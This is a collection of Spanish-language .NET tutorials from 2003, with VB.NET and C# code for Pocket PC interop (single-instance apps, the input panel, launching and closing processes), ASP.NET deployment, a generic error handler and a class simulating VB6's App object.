Veamos el código tanto para Visual Basic como para C#

El código para Visual Basic.NET

```
' Funciones del API
<System.Runtime.InteropServices.DllImport("coredll.dll", _
        EntryPoint:="SetForegroundWindow")> _
```

```
Private Shared Function SetForegroundWindow( _
        ByVal hWnd As IntPtr) As Boolean
End Function
'
<System.Runtime.InteropServices.DllImport("coredll.dll", _
        EntryPoint:="FindWindow")> _
Private Shared Function FindWindow( _
        ByVal lpClassName As String, _
        ByVal lpWindowName As String) As IntPtr
End Function


' El Sub Main debería quedar así:
Public Shared Sub Main()
    Dim nWnd As IntPtr
    Dim ceroIntPtr As New IntPtr(0)
    '
    ' Form caption -------------v
    nWnd = FindWindow(Nothing, "eNotas.NET")
    If nWnd.Equals(ceroIntPtr) Then
        Application.Run(New fNotas())
    Else
        SetForegroundWindow(nWnd)
        Application.Exit()
    End If
End Sub
```

El código para C#

```
// Funciones del Api
[DllImport("coredll",EntryPoint="FindWindow")]
private static extern IntPtr FindWindow(
        string lpClassName,
        string lpWindowName);

[DllImport("coredll",EntryPoint="SetForegroundWindow")]
private static extern bool SetForegroundWindow(IntPtr hWnd);

// Main debería quedar así:
static void Main()
{
    // Form caption ----------------v
    IntPtr nWnd = FindWindow(null, "eNotas.CS");
```

```
    if(nWnd.Equals(new System.IntPtr(0)))
    {
        Application.Run(new fNotas());
    }
    else
    {
        SetForegroundWindow(nWnd);
        Application.Exit();
    }
}
```

.NET Compact Framework

Cómo mostrar/ocultar el SIP (InputPanel)

Hacer que se muestre/oculte el SIP (Soft Input Panel)


Publicado el 10/May/2003
Revisado el 10/May/2003

Para poder acceder al teclado en las aplicaciones para dispositivos móviles (Pocket PC) con .NET Compact Framework, podemos usar el componente InputPanel, para ello habrá que agregar dicho componente al formulario (realmente no se añade al formulario sino al panel de componentes).

Para que el SIP (Soft Input Panel) sea visible, hay que tener un menú principal (MainMenu) agregado al formulario (aunque no tengamos ninguna opción en dicho menú).

Este componente es útil cuando vamos a introducir caracteres, por ejemplo en una caja de texto, por tanto podríamos agregar el siguiente código para que se muestre u oculte cada vez que una caja de textos reciba o pierda el foco.

La siguiente figura muestra el SIP (Soft Input Panel) mostrado al recibir una de las cajas el foco:



Por ejemplo, si queremos mostrarlo cuando la caja de textos recibe el foco haremos lo siguiente en el evento **GotFocus** del control:

```
InputPanel1.Enabled = True
```

Por otro lado, si la caja de textos pierde el foco, deberíamos ocultarlo, para ello, añadiremos el siguiente código en el evento **LostFocus** de la caja de textos (o el control de edición que

estemos usando):

```
InputPanel1.Enabled = False
```

> **Nota:**
> En estos ejemplos, se supone que el componente InputPanel que hemos añadido al formulario se llama InputPanel1

Para más información, usa estos links para acceder a la documentación de Visual Studio .NET 2003:
(lo marcado en negrita seguramente tendrás que cambiarlo)
ms-help://**MS.VSCC.2003/MS.MSDNQTR.2003FEB.1033**/dv_evtuv/html/etconUsingInputPanel.htm
ms-help://**MS.VSCC.2003/MS.MSDNQTR.2003FEB.1033**/dv_evtuv/html/etconinputpanelcomponent.htm

El componente **InputPanel** tiene estas propiedades y eventos:

Propiedad / Evento	**Descripción**
Enabled	Muestra (=True) u Oculta (=False) el SIP
VisibleDesktop	Devuelve un valor de tipo Rectangle con el área no ocupada por el SIP
Bounds	Devuelve un valor de tipo Rectangle con la posición y tamaño del SIP
EnabledChanged (evento)	Se produce cuando se muestra u oculta el SIP, tanto al asignar un valor a la propiedad Enabled como cuando el usuario lo oculta o muestra pulsando en el icono.

Nota:
En otra ocasión veremos ejemplos de cómo usar las propiedades VisibleDesktop y Bounds para adaptar los controles al espacio libre del SIP (con idea de que no se oculten los controles al mostrarse el SIP)

Microsoft .net

.NET Compact Framework

Ejecutar una aplicación
Normal y una creada con eMbedded Visual Basic
Y activar y cerrar una aplicación (con título)

Publicado el 08/Ene/2003
Revisado el 10/May/2003

En este artículo vamos a ver el código necesario para ejecutar una aplicación "normal" así como el que tendríamos que usar si esa aplicación es una creada con *Visual Basic eMbedded*, (eVB), ya que estos últimos "ejecutables" realmente no son ejecutables como los que estamos acostumbrados, además de que dichos "ejecutables" tienen la extensión .vb
También veremos, sino iba a ser un artículo demasiado corto, cómo activar una aplicación existente y cómo cerrarla, en estos dos últimos casos necesitaremos saber el título de la ventana a cerrar, mientras que en el primero, lo que necesitamos es saber la localización del ejecutable.

Para ejecutar o "lanzar" una aplicación, vamos a usar la función del API **CreateProcess**, la implementación que te voy a mostrar es la más sencilla y en la que no necesita información extra.
Para ver el detalle de esta función, puedes mostrar este artículo de la ayuda de Visual Studio .NET 2003:
ms-help://**MS.VSCC...1033**/wcekernl/htm/_wcesdk_Win32_CreateProcess.htm
(el texto en negrita tendrás que ajustarlo al formato de la ayuda instalada)

> **Nota:**
> Si te preguntas porqué usar un API cuando el .NET Framework tiene clases para trabajar con los procesos, te diré que el .NET Compact Framework (.NET CF), no tiene esa clase disponible.
> Si has llegado aquí buscando un ejemplo para el .NET Framework normal, te recomiendo que veas este otro artículo de la sección **Cómo en .NET**: Mostrar los procesos activos, iniciarlos y detenerlos.

El código para Visual Basic .NET

Veamos la declaración de la función **CreateProcess** y cómo podemos usarla en nuestra aplicación para el Pocket PC:

```
<DllImport("CoreDll.DLL")> _
Private Function CreateProcess( _
    ByVal imageName As String, _
    ByVal cmdLine As String, _
    ByVal lpProcessAttributes As Integer, _
```

```
    ByVal lpThreadAttributes As Integer, _
    ByVal boolInheritHandles As Int32, _
    ByVal dwCreationFlags As Int32, _
    ByVal lpEnvironment As Integer, _
    ByVal lpszCurrentDir As Integer, _
    ByVal si As Integer, _
    ByVal pi As Integer) As Integer
End Function
```

De todos los parámetros que esta función implementa, sólo nos interesan los dos primeros: el nombre del ejecutable y los parámetros, el resto no nos es necesario, por tanto, lo mejor es que creemos nuestra propia versión de esta función, para que sea más cómodo usarla. Aunque podríamos crear las nuevas versiones de la función usando el mismo nombre, ya que el .NET CF utilizaría la que se adecuara a los parámetros indicados, voy a crear dos funciones llamadas **Execute**, una de ellas recibirá dos parámetros: el nombre del ejecutable y los parámetros a usar con el ejecutable y otra en la que sólo se indicará el nombre del ejecutable a "arrancar".
Veamos el código:

```
Public Sub Execute(ByVal exeName As String, _
                   ByVal cmdLine As String)
    CreateProcess(exeName, cmdLine, 0, 0, 0, 0, 0, 0, 0, 0)
End Sub

Public Sub Execute(ByVal exeName As String)
    Execute(exeName, "")
End Sub
```

En estos dos procedimientos (sobrecargados) lo único que hacemos es llamar a la función del API, realmente sólo lo hacemos en uno de ellos, ya que el segundo llama a la implementación que recibe los dos parámetros, aunque también lo podríamos haber hecho de esta otra forma:

```
Public Sub Execute(ByVal exeName As String)
    CreateProcess(exeName, "", 0, 0, 0, 0, 0, 0, 0, 0)
End Sub
```

Elige la que más te apetezca, aunque yo particularmente, cuando utilizo métodos sobrecargados, prefiero llamar al procedimiento que más parámetros recibe desde los que reciben menos...

Ejecutar (o abrir) una aplicación normal:

La forma de usar estas funciones sería bastante simple, si por ejemplo queremos abrir el Internet Explorer, podemos hacer lo siguiente:
Execute("iexplore.exe")
o bien indicando el path completo, para los casos de que el ejecutable no esté en un directorio incluido en el path:
Execute("\Windows\iexplore.exe")

Ejecutar una aplicación de Visual Basic eMbedded:

Para poder ejecutar una aplicación de Visual Basic eMbedded, habría que indicar como programa a ejecutar el runtime del eVB y como parámetro el nombre de la aplicación creada con dicho entorno de desarrollo:
Execute("\Windows\pvbload.exe", "progEVB.vb")

Activar/cerrar una aplicación que se esté ejecutando

Para activar y/o cerrar una aplicación que esté en ejecución, ésta debe tener un título o un texto en la ventana, en estos dos casos, necesitaremos otras funciones del API:
FindWindow para saber el "handler" de la ventana,
SetForegroundWindow para activarla y
SendMessage para cerrarla.

Empecemos viendo las declaraciones de estas funciones del API y después veremos el código de unos procedimientos que se encargarán de activarla y cerrarla.

```
<System.Runtime.InteropServices.DllImport("coredll.dll", _
        EntryPoint:="FindWindow")> _
Public Function FindWindow( _
        ByVal lpClassName As String, _
        ByVal lpWindowName As String) As IntPtr
End Function
'
<System.Runtime.InteropServices.DllImport("coredll.dll", _
        EntryPoint:="SetForegroundWindow")> _
Public Function SetForegroundWindow( _
        ByVal hWnd As IntPtr) As Boolean
End Function
'
<System.Runtime.InteropServices.DllImport("coredll.dll", _
        EntryPoint:="SendMessage")> _
Public Function SendMessage( _
        ByVal hWnd As IntPtr, ByVal wMsg As Integer, _
        ByVal wParam As Integer, ByVal lParam As Integer) As Integer
End Function
```

El procedimiento de cerrar la aplicación será el siguiente:

```
Private Const WM_SYSCOMMAND As Integer = &H112
Private Const SC_CLOSE As Integer = &HF060
'
Public Sub CloseApp(ByVal title As String)
    ' Cerrar la ventana indicada, mediante el menú del sistema (o de windows)
    ' Esto funcionará si la aplicación tiene menú de sistema
    ' (aunque lo he probado con una utilidad sin controlBox y la cierra bien)
    '
    '
    Dim hWnd As IntPtr = FindWindow(Nothing, title)

    ' si no está en memoria, mostrar un error
    If hWnd.Equals(IntPtr.Zero) Then
        MessageBox.Show("No se ha encontrado la aplicación:" & vbCrLf & title)
    Else
        ' la activamos
        SetForegroundWindow(hWnd)
        ' la cerramos enviándole un mensaje de cerrar
        Call SendMessage(hWnd, WM_SYSCOMMAND, SC_CLOSE, 0)
    End If
End Sub
```

Lo que aquí hacemos es buscar la ventana con el título indicado, si no está funcionando se muestra un mensaje de error y en el caso de que esté funcionando, la traemos al frente

(activamos) y después le enviamos un mensaje de cerrar, para ello se utiliza la función **SendMessage**.

En cuanto al código de activar la ventana es muy parecido al de cerrar, ya que se siguen los mismos pasos y lo único que no se hace es precisamente cerrarla, por tanto el código sería este:

```
Public Sub AppActivate(ByVal title As String)
    ' activamos la ventana con el título indicado

    Dim hWnd As IntPtr = FindWindow(Nothing, title)
    '
    ' si no está en memoria, mostrar un error
    If hWnd.Equals(IntPtr.Zero) Then
        MessageBox.Show("No se ha encontrado la aplicación:" & vbCrLf & title)
    Else
        ' la activamos
        SetForegroundWindow(hWnd)
    End If
End Sub
```

Y esto es todo.
Si quieres saber cómo aplicar estas últimas funciones a una aplicación para que sólo haya una copia funcionando en el sistema, es decir que se active la copia en funcionamiento si la ejecutamos nuevamente, puedes ver lo dicho en el artículo para simular PrevInstance.

Nos vemos.
Guillermo

El código para C#

Aquí sólo te muestro el código de C#, los comentarios los puedes ver en la parte del código de VB.

```
//
[DllImport("CoreDll.DLL")]
private static extern int CreateProcess(
    String imageName,
    String cmdLine,
    int lpProcessAttributes,
    int lpThreadAttributes,
    Int32 boolInheritHandles,
    Int32 dwCreationFlags,
    int lpEnvironment,
    int lpszCurrentDir,
    int si,
    int pi);
//
public static void Execute(String exeName, String cmdLine)
{
    CreateProcess(exeName, cmdLine, 0, 0, 0, 0, 0, 0, 0, 0);
}
public static void Execute(String exeName)
```

```
{
    //CreateProcess(exeName, "", 0, 0, 0, 0, 0, 0, 0, 0);
    Execute(exeName, "");
}



//
[DllImport("coredll.dll", EntryPoint="SetForegroundWindow")]
public static extern bool SetForegroundWindow(IntPtr hWnd);
//
[DllImport("coredll.dll", EntryPoint="FindWindow")]
public static extern IntPtr FindWindow(String lpClassName, String lpWindowName);
//
[DllImport("coredll.dll", EntryPoint="SendMessage")]
public static extern int SendMessage(IntPtr hWnd, int wMsg, int wParam, int lParam);
//
const int WM_SYSCOMMAND  = 0x112;
const int SC_CLOSE  = 0xF060;
//
public static void CloseApp(String title)
{
    // Cerrar la ventana indicada, mediante el menú del sistema (o de windows)
    // Esto funcionará si la aplicación tiene menú de sistema
    // (aunque lo he probado con una utilidad sin controlBox y la cierra bien)
    //
    IntPtr hWnd = FindWindow(null, title);
    //
    // si no está en memoria, mostrar un error
    if( hWnd.Equals(IntPtr.Zero) )
    {
        MessageBox.Show("No se ha encontrado la aplicación:\n" + title);
    }
    else
    {
        // la activamos
        SetForegroundWindow(hWnd);
        // la cerramos enviándole un mensaje de cerrar
        SendMessage(hWnd, WM_SYSCOMMAND, SC_CLOSE, 0);
    }
}
//
public static void AppActivate(String title)
{
    // activamos la ventana con el título indicado
    IntPtr hWnd = FindWindow(null, title);
    //
    // si no está en memoria, mostrar un error
    if( hWnd.Equals(IntPtr.Zero) )
    {
        MessageBox.Show("No se ha encontrado la aplicación:\n" + title);
    }
    else
    {
        // la activamos
        SetForegroundWindow(hWnd);
    }
}
```

Microsoft .net Cómo... en .NET

Código de cómo hacer algunas "cosillas" comunes con .NET Framework

Iniciado el 21/Jun/2002
Actualizado el 26/Oct/2003

- Distribuir aplicaciones ASP.NET (Web Forms y servicios Web XML) (26/Oct/2003)
- Crear un controlador genérico de errores (05/Oct/2003)
- Simular el objeto App de VB6 (20/Sep/2003)
- Saber la versión de un ejecutable (o ensamblado) (18/Sep/2003)
- Usar temas de Windows XP sin crear un .manifest (27/Jul/2003)
- Usar un Servicio Web XML desde VB6 (20/Jun/2003)
- Crear un proyecto de instalación para Windows (15/Jun/2003)
- Consejos para convertir de VB a C# y viceversa (14/Abr/2003)
- Servicios de Windows: Cómo crear, administrar e instalarlos (05/Feb/2003)
- Crear un componente .NET para usar desde COM (3ª parte) (14/Ene/2003) Con el código en C# y el "truco" para añadir nuevos eventos.
- Crear un componente .NET para usar desde COM (2ª parte) (13/Ene/2003)
- Crear y registrar un ensamblado con nombre seguro (strong name) (06/Ene/2003)
- Crear un componente .NET para usar desde COM (04/Ene/2003)
- Usar formularios creados con VS2003 en VS2002 (28/Dic/2002)
- Consejos para migrar o convertir código de VB6 a VB.NET y C# (27/Dic/2002)
- Reutilizar los proyectos de las dos versiones de Visual Studio .NET (20/Dic/2002)
- Revisión del código para clasificar los elementos de un ListView (20/Dic/2002)
- Procesos, conceptos básicos: Mostrar, iniciar y terminar (20/Dic/2002)
- Comprimir/descomprimir ZIPs en .NET (17/Dic/2002) -->revisado el código el 20/Dic/2002
- Crear array de controles (14/Nov/2002)
- Detectar la pulsación de teclas, cambiar la tecla pulsada... (14/Nov/2002)
- Mover y cambiar el tamaño de los controles en tiempo de ejecución...

(26/Oct/2002)
(para que los usuarios de nuestra aplicación puedan hacerlo)

- Usar temas de Windows XP con .NET Framework (12/Oct/2002)
- Saber si la aplicación ya está en memoria y si es así, activarla (PrevInstance) (16/Jul/2002)
- Averiguar el nombre y el path del ejecutable (16/Jul/2002)
- Clasificar el contenido de un ListView (el código para C#) (25/Jun/2002)
- Clasificar el contenido de un ListView (23/Jun/2002)
- Obtener información acerca del entorno y plataforma actual con Environment (21/Jun/2002)
- Leer los parámetros de la línea de comandos (21/Jun/2002)

Te recomiendo que también veas: Cómo... en ADO .NET

Este link, si quieres ver código para VB6 y su equivalente en .NET (VB y C#)

Para el recuerdo: (código con versiones betas y pre-betas)

(~ 16/Ene/2002) **Para el recuerdo:** Índice de VB .NET y C#

(25/Oct/00 ~ 01/Abr/01) **Para el recuerdo:** Cómo... en Visual Basic.NET

(15/Oct/00) **Para el recuerdo:** la primera sección sobre VB.NET

Nota:

En las páginas a las que mandan los links de esta sección, se mostrará código tanto para Visual Basic.NET como para C# (C sharp), aunque es posible que no siempre sea así.
Para saber si se incluye código en uno u otro lenguaje, (o en ambos), busca cualquiera de estos dos iconos en la parte superior de la página:

Este será el que identifique el código de Visual Basic.NET

Este será el que identifique el código de C# (c sharp)

Pulsando en ellos, te llevará a la sección con el código en el lenguaje correspondiente.

Microsoft .net **Cómo... en .NET**

Distribuir aplicaciones ASP.NET
(Web Forms y servicios Web XML)

Publicado el 26/Oct/2003
Actualizado el 26/Oct/2003

Aquí os voy a dar una pequeña guía de cómo distribuir (o instalar) aplicaciones Web (también válido para Servicios Web XML) creados con Visual Studio .NET

Como sabrás, (y si no lo sabes ahora lo sabrás), cuando creamos una aplicación Web con Visual Studio .NET (ya sean Web forms/formularios Web o servicios Web XML), el entorno de desarrollo te pide el nombre de un servidor Web en el que se creará un directorio virtual (sub-Web), por defecto se suele usar el directorio Web local (localhost), ya que algunos no "podremos" crear sub-webs en nuestro servidor Web de internet, (al menos yo no puedo), esto es así, porque para poder crear una sub-Web necesitamos permisos de administrador y... salvo contadas ocasiones, ese tipo de permiso no lo tendremos, al menos si nuestro sitio Web está alojado en algún servidor gratuito o de bajo precio, es decir, en un servidor Web que no administremos nosotros mismos.

Para solventar este "problemilla" podemos hacer lo siguiente:

- Cuando crees un nuevo proyecto Web (del tipo que sea) en Visual Studio .NET, le dices que lo cree en el localhost (servidor local).
  Recuerda que Visual Studio .NET usará el nombre del proyecto para crear el directorio virtual y ese mismo nombre de proyecto será el nombre que le dará a la librería creada para contener el código.
- Cuando se compila la aplicación, Visual Studio .NET crea una librería (DLL) con el código que utilicemos y unas páginas (o ficheros) con la extensión .aspx para cada uno de los formularios Web (Web Forms) que tengamos en el proyecto, si lo que estamos creando son servicios Web XML la extensión de cada servicio será .asmx.

- Para distribuir la aplicación Web (o el servicio Web), lo único que tendremos que hacer es:
  1. Copiar las librerías (DLLs) creadas por Visual Studio .NET en un directorio llamado bin que estará en el directorio raíz de nuestro sitio Web.
  Es importante, (por no decir imprescindible), que ese directorio esté en el raíz del sitio Web.
  2. Copiar los ficheros con la extensión .aspx, .asmx (o la que sea, dependiendo del tipo de proyecto) en cualquier parte de nuestro sitio Web, es decir, los ficheros ASP.NET pueden estar alojados en cualquier directorio, pero la librería debe estar en el directorio bin del directorio raíz.
- Si sigues estos pasos, la aplicación te funcionará sin problemas.

Espero que con estas pequeñas indicaciones te resulte más fácil crear aplicaciones y servicios Web, cuando "descubrí" el truco, me ha facilitado un montón el uso de formularios y servicios Web, ya que lo que decía la documentación no me aclaraba de forma comprensible para mis cortos conocimientos (recuerda que *zoy más torpe que un arao*...) cómo distribuir las aplicaciones creadas con Visual Studio .NET.

En otra ocasión te mostraré algunos ejemplos, e incluso te los pondré en mi Web para que los pueda probar.
Pero por ahora... que ando escaso de tiempo, creo que con esto tendrás para ir entreteniéndote y probando por tu cuenta.

Nos vemos.
Guillermo

Microsoft .net **Cómo... en .NET**

Crear un controlador genérico de errores

Publicado el 05/Oct/2003
Actualizado el 05/Oct/2003

Una de las ventajas de las aplicaciones de .NET es que siempre existe una forma común de iniciar las aplicaciones, incluso las que usan interfaces gráficas (aplicaciones de Windows).
En Visual Basic .NET esa "peculiaridad" se oculta al programador, pero eso no es un impedimento para que podamos usarlo.
Me refiero al procedimiento Main.

Todas las aplicaciones (ejecutables) de .NET siempre usan un procedimiento estático (o compartido) llamado Main.
Ese procedimiento, salvo en las aplicaciones de consola, se oculta a los programadores de Visual Basic .NET, sin embargo en las aplicaciones de C# siempre se incluye. Pero el que se "oculte" no quiere decir que no se utilice. Y si ese es nuestro propósito, podemos codificarlo y se utilizará sin problemas.

El código incluido en ese procedimiento Main para las aplicaciones gráficas (de Windows Forms) es algo parecido a esto:

```
Shared Sub Main()
    Application.Run(New Form1)
End Sub
```

Pero como ya te comento, ese código no se muestra (o no se incluye) cuando creamos un nuevo proyecto de aplicación de Windows para Visual Basic .NET, sin embargo, si creamos una aplicación de Windows en C#, se incluye un código como el mostrado, aunque al estilo de C#, sería algo así:

```
///
/// Punto de entrada principal de la aplicación.
///
[STAThread]
static void Main()
{
    Application.Run(new Form1());
}
```

En ese procedimiento lo que se hace es crear una nueva instancia del formulario que se usará como inicio, y se crea mediante una llamada al método Run del objeto Application.

El "truco" para poder crear un controlador de errores genérico para la aplicación es incluir un Try/Catch en ese procedimiento, de forma que si se produce algún error que no hayamos controlado, se ejecute el código que hemos escrito en ese bloque Catch.
El código para VB y C# quedaría de la siguiente forma:

```vb
Public Class Form1
    Inherits System.Windows.Forms.Form
    '
    <STAThread()> _
    Shared Sub Main()
        Try
            Application.Run(New Form1)
        Catch ex As Exception
            MessageBox.Show("ERROR no controlado: " & ex.Message)
        End Try
    End Sub
    '
#Region " Código generado por el Diseñador de Windows Forms "

    Public Sub New()
        MyBase.New()

        'El Diseñador de Windows Forms requiere esta llamada.
        InitializeComponent()

        'Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub
    '
    '...
    '
#End Region
    '
End Class
```

```csharp
///
/// Punto de entrada principal de la aplicación.
///
[STAThread]
static void Main()
{
    try
    {
        Application.Run(new Form1());
    }
    catch(Exception ex)
    {
        MessageBox.Show("ERROR no controlado: " + ex.Message);
    }
}
```

El que se use este tipo de controlador "genérico" no quiere decir que no debamos usar

controladores específicos dentro de nuestro código. Pero al menos, ese "chequeo" genérico nos permitirá que nuestra aplicación no acabe de forma "no controlada".

Espero que esto "pequeño" código te sea de utilidad.

Nos vemos.
Guillermo

Microsoft .net **Cómo... en .NET**

Simular el objeto APP de VB6

Publicado el 20/Sep/2003
Actualizado el 20/Sep/2003

En esta ocasión, el código que te voy a mostrar es cómo tener un objeto parecido al objeto APP de Visual Basic clásico.
Con ese objeto podemos acceder a cierta información sobre la aplicación que se está ejecutando, por ejemplo, para saber cual es el directorio del ejecutable, si ya está cargado el ejecutable en la memoria, además de datos de la versión del ejecutable y otros datos.
Hay una serie de propiedades que no se han convertido porque no tienen un equivalente más o menos directo en .NET, como por ejemplo: StartMode, ThreadId, etc. Esas propiedades las he dejado en la clase, aunque están comentadas para que no de la sensación que existen y no muestre un valor erróneo.

Si quieres saber los cambios en el objeto App de Visual Basic, puedes usar este link de la ayuda de Visual Studio .NET:
ms-help://.../vbcon/html/vxconchangestoappobjectinvisualbasicnet.htm

Para usar la clases cApp, que es la que nos servirá para simular el objeto App de VB6, habrá que crear una instancia indicando el ensamblado que se está ejecutando o bien el el tipo de la clase que está en ejecución, (recuerda que los formularios realmente son clases).

En las aplicaciones de consola, se tendrá que usar el constructor que recibe como parámetro un objeto del tipo Assembly:
En las aplicaciones de Windows se puede usar cualquiera de los dos constructores.
Aquí está la forma que habría que usar para ambos casos:

Usando el ensamblado que está en ejecución:

```
Dim App As New cApp(System.Reflection.Assembly.GetExecutingAssembly)
```

Usando el tipo del objeto que está en ejecución:

```
Dim App As New cApp(Me.GetType)
```

Esta sería la salida del proyecto de consola que he usado para probar la clase cApp:

```
Valores del objeto App:
----------------------
App.EXEName = AppVB.exe
App.Path = E:\gsCodigo\VS.NET final\vb\AppVB\bin
App.Title = AppVB
App.FileDescription = AppVB (consola)
App.ProductName = revisión del 20/Sep/2003
App.Comments = Simulación de las propiedades del objeto APP de VB6
App.CompanyName = Guillermo -Nerja
App.LegalCopyright = cGuillermo 'guille' Som, 2001-2003
App.LegalTrademarks = Microsoft Visual Basic .NET
App.Major = 1
App.Minor = 0
App.Revision = 1358
App.HInstance = 285212672
App.PrevInstance = False

App.Build = 1358
App.FilePrivatePart = 25327
App.FileVersion = 1.0.1358.25327
App.Location = E:\gsCodigo\VS.NET final\vb\AppVB\bin\AppVB.exe


Pulsa INTRO para terminar.
```

Fíjate que si ejecutas dos veces el ejecutable, el valor de App.PrevInstance dará un resultado True (verdadero).

Para probarlo bien, tendrás que indicar algunos valores en el fichero AssemblyInfo correspondiente.

Espero que te sea de utilidad... y si no has trabajado antes con Visual Basic, decirte que seguramente no te parecerá útil, pero... aquí lo tienes por si lo necesitaras.

Nos vemos.
Guillermo

El código para VB .NET de la clase cApp y el módulo que se usará para crear la aplicación de consola.

```
'--------------------------------------------------------------------------------
' cApp                                                                  (07/Dic/01)
' Revisado y actualizado                                                (19/Sep/03)
'
' ©Guillermo 'guille' Som, 2001-2003
'--------------------------------------------------------------------------------
'<member name="cApp" type="Class" >
'  <author name="Guillermo 'guille' Som" />
'  <date created="23/Nov/2001" updated="14/Dic/2001" revision="18/Sep/2003"/>
'  <summary>
'    Módulo para simular el objeto App de VB6, aunque sea parcialmente.
'  </summary>
'</member>
'--------------------------------------------------------------------------------

Public Class cApp
    '' Evento para indicar que una propiedad no está disponible
    '' aunque se puede ampliar si se quieren capturar errores
    'Public Event ErrorMsg(ByVal PropertyName As String, ByVal sMessage As String)
    '
    Private mAssembly As System.Reflection.Assembly
    Private mLocation As String
    Private mFileVersionInfo As System.Diagnostics.FileVersionInfo
    '
    ' Al crear la clase hay que pasar forzosamente el tipo del Assembly a usar
    ' por ejemplo: Dim app As New cApp(Me.GetType)
    ' Este constructor es útil para aplicaciones de Windows o librerías (DLL)
    Public Sub New(ByVal theType As Type)
        Me.New(System.Reflection.Assembly.GetAssembly(theType))
    End Sub
    '
    ' Crear una nueva instancia usando un ensamblado.
    ' por ejemplo: Dim App As cApp = New cApp(System.Reflection.Assembly.GetExecutingAssembly)
    Public Sub New(ByVal theAssembly As System.Reflection.Assembly)
        mAssembly = theAssembly
        mLocation = mAssembly.Location
        mFileVersionInfo = System.Diagnostics.FileVersionInfo.GetVersionInfo(mLocation)
```

```
    End Sub
    '
    Public ReadOnly Property Comments() As String
        Get
            Return mFileVersionInfo.Comments
        End Get
    End Property
    '
    Public ReadOnly Property CompanyName() As String
        Get
            Return mFileVersionInfo.CompanyName
        End Get
    End Property
    '
    Public ReadOnly Property EXEName() As String
        Get
            Return System.IO.Path.GetFileName(mLocation)
        End Get
    End Property
    '
    Public ReadOnly Property FileDescription() As String
        Get
            Return mFileVersionInfo.FileDescription
        End Get
    End Property
    '
    Public ReadOnly Property HInstance() As Int32
        Get
            Return
System.Runtime.InteropServices.Marshal.GetHINSTANCE(mAssembly.GetModules()(0)).ToInt32
        End Get
    End Property
    '
    Public ReadOnly Property LegalCopyright() As String
        Get
            Return mFileVersionInfo.LegalCopyright
        End Get
    End Property
    '
    Public ReadOnly Property LegalTrademarks() As String
        Get
            Return mFileVersionInfo.LegalTrademarks
        End Get
    End Property
    '
```

```
    Public ReadOnly Property Major() As Int32
        Get
            Return Me.FileMajorPart
        End Get
    End Property
    '
    Public ReadOnly Property Minor() As Int32
        Get
            Return Me.FileMinorPart
        End Get
    End Property
    '
    Public ReadOnly Property Path(Optional ByVal conBackSlash As Boolean = False) As String
        Get
            If conBackSlash Then
                Return System.IO.Path.GetDirectoryName(mLocation) & "\"
            Else
                Return System.IO.Path.GetDirectoryName(mLocation)
            End If
        End Get
    End Property
    '
    Public ReadOnly Property PrevInstance() As Boolean
        Get
            Dim proceso As System.Diagnostics.Process
            '
            Return
proceso.GetProcessesByName(proceso.GetCurrentProcess.ProcessName).GetUpperBound(0) > 0
        End Get
    End Property
    '
    Public ReadOnly Property ProductName() As String
        Get
            Return mFileVersionInfo.ProductName
        End Get
    End Property
    '
    Public ReadOnly Property Revision() As Int32
        Get
            Return Me.FileBuildPart
        End Get
    End Property
    '
    Public ReadOnly Property Title() As String
        Get
```

```
        Try
            Return mAssembly.GetName.Name
        Catch
            Return mFileVersionInfo.ProductName
        End Try
    End Get
End Property
'
'-------------------------------------------------------------------------
' Estas propiedades no son parte del objeto App.
'-------------------------------------------------------------------------
'
Public ReadOnly Property Build() As Int32
    Get
        Return Me.FileBuildPart
    End Get
End Property
Public ReadOnly Property FileBuildPart() As Int32
    Get
        Return mFileVersionInfo.FileBuildPart
    End Get
End Property
Public ReadOnly Property FileMajorPart() As Int32
    Get
        Return mFileVersionInfo.FileMajorPart
    End Get
End Property
Public ReadOnly Property FileMinorPart() As Int32
    Get
        Return mFileVersionInfo.FileMinorPart
    End Get
End Property
Public ReadOnly Property FilePrivatePart() As Int32
    Get
        Return mFileVersionInfo.FilePrivatePart
    End Get
End Property
Public ReadOnly Property FileVersion() As String
    Get
        Return mFileVersionInfo.FileVersion
    End Get
End Property
'
' Devuelve el valor del Location del Assemby usado              (09/Dic/01)
Public ReadOnly Property Location() As String
```

```
        Get
            Return mLocation
        End Get
    End Property
    '--------------------------------------------------------------------------
    ' Fin de las propiedades que no son parte del objeto App
    '--------------------------------------------------------------------------
    '
    '--------------------------------------------------------------------------
    ' Las propiedades no disponibles
    '--------------------------------------------------------------------------
    'Public Property HelpFile() As String
    '    Get
    '        RaiseEvent ErrorMsg("HelpFile", "No equivalent. For more information, see Help Support
Changes in Visual Basic .NET.")
    '        Return ""
    '    End Get
    '    Set(ByVal Value As String)
    '        '
    '        RaiseEvent ErrorMsg("HelpFile", "No equivalent. For more information, see Help Support
Changes in Visual Basic .NET.")
    '    End Set
    'End Property
    'Public Property LogEvent() As String
    '    Get
    '        RaiseEvent ErrorMsg("LogEvent", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '        Return ""
    '    End Get
    '    Set(ByVal Value As String)
    '        RaiseEvent ErrorMsg("LogEvent", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '    End Set
    'End Property
    'Public Property LogMode() As String
    '    Get
    '        RaiseEvent ErrorMsg("LogMode", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '        Return ""
    '    End Get
    '    Set(ByVal Value As String)
    '        RaiseEvent ErrorMsg("LogMode", "No equivalent. Logging in Visual Basic .NET is handled
via Event Logs. For more information, see Creating and Removing Custom Event Logs.")
    '    End Set
